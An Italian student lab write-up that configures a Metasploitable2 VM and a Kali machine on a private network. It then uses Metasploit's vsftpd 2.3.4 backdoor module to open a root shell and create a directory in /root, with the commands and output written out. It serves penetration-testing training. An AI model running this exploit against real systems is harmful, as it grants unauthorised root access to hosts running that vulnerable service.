

S7/L1

L'esercizio di oggi chiede di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.


Come possiamo notare la prima richiesta dell'esercizio è quello di configurare meta con il seguente indirizzo IP:

192.168.1.149/24

Quindi procediamo con questa richiesta, dovremo infatti andare nel file di configurazione delle interfacce di meta al seguente indirizzo (necessita permessi root):

Nano /etc/network/interfaces

Ci ritroveremo in questa schermata



```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.20
    netmask 255.255.255.0
    gateway 192.168.50.1
    dns-nameservers 8.8.8.8

[ Read 14 lines ]
G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
V Exit      ^U Justify   ^H Hlpa Ls    ^N Next Page  ^H HlCut Text ^T To Spell
```

Dobbiamo sostituire l'Address con quello fornito dall'esercizio.

```

valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
link/ether 08:00:27:47:ab:3e brd ff:ff:ff:ff:ff:ff
inet 192.168.1.149/24 brd 192.168.1.255 scope g
inet6 fe80::a00:27ff:fe47:ab3e/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _

```

Dopo per far sì che comunichino dobbiamo cambiare l'indirizzo anche su Kali.

```

kali@kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.1.150
[sudo] password for kali:

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
inet 192.168.1.150/24 brd 192.168.1.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fead:2587/64 scope link proto kernel_l
valid_lft forever preferred_lft forever

(kali@kali)-[~]
$

```

Su Kali basterà utilizzare il comando che si vede nella foto.

```

(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.700 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.317 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.345 ms
^C
— 192.168.1.149 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2058ms
rtt min/avg/max/mdev = 0.317/0.454/0.700/0.174 ms

```

Infatti poi verifichiamo con il Ping e funziona.

Per avviare la console scriviamo nel terminale msfconsole.


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Dobbiamo configurare l'IP del target utilizzando il comando `set rhosts 192.168.1.149`, poi facciamo di nuovo `show options` per controllare che abbia funzionato.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-the-framework/setting-rhosts.html
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Una volta fatto tutto possiamo far iniziare la sessione scrivendo `exploit`.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:36277 → 192.168.1.149:6200)
█
```

Come possiamo notare la shell è stata creata con successo.

```
cd root
ls
Desktop
reset_logs.sh
vnc.log
█
```

Entriamo nella directory `root` Dopodiché dobbiamo creare un file che chiameremo `test_metasploit` tramite questo comando:

`Mkdir test_metasploit`

```
mkdir test_metasploit  
ls  
Desktop  
reset_logs.sh  
test_metasploit  
vnc.log
```

Dopo il comando scriviamo ls per verificare è come possiamo notare il file è stato creato con successo.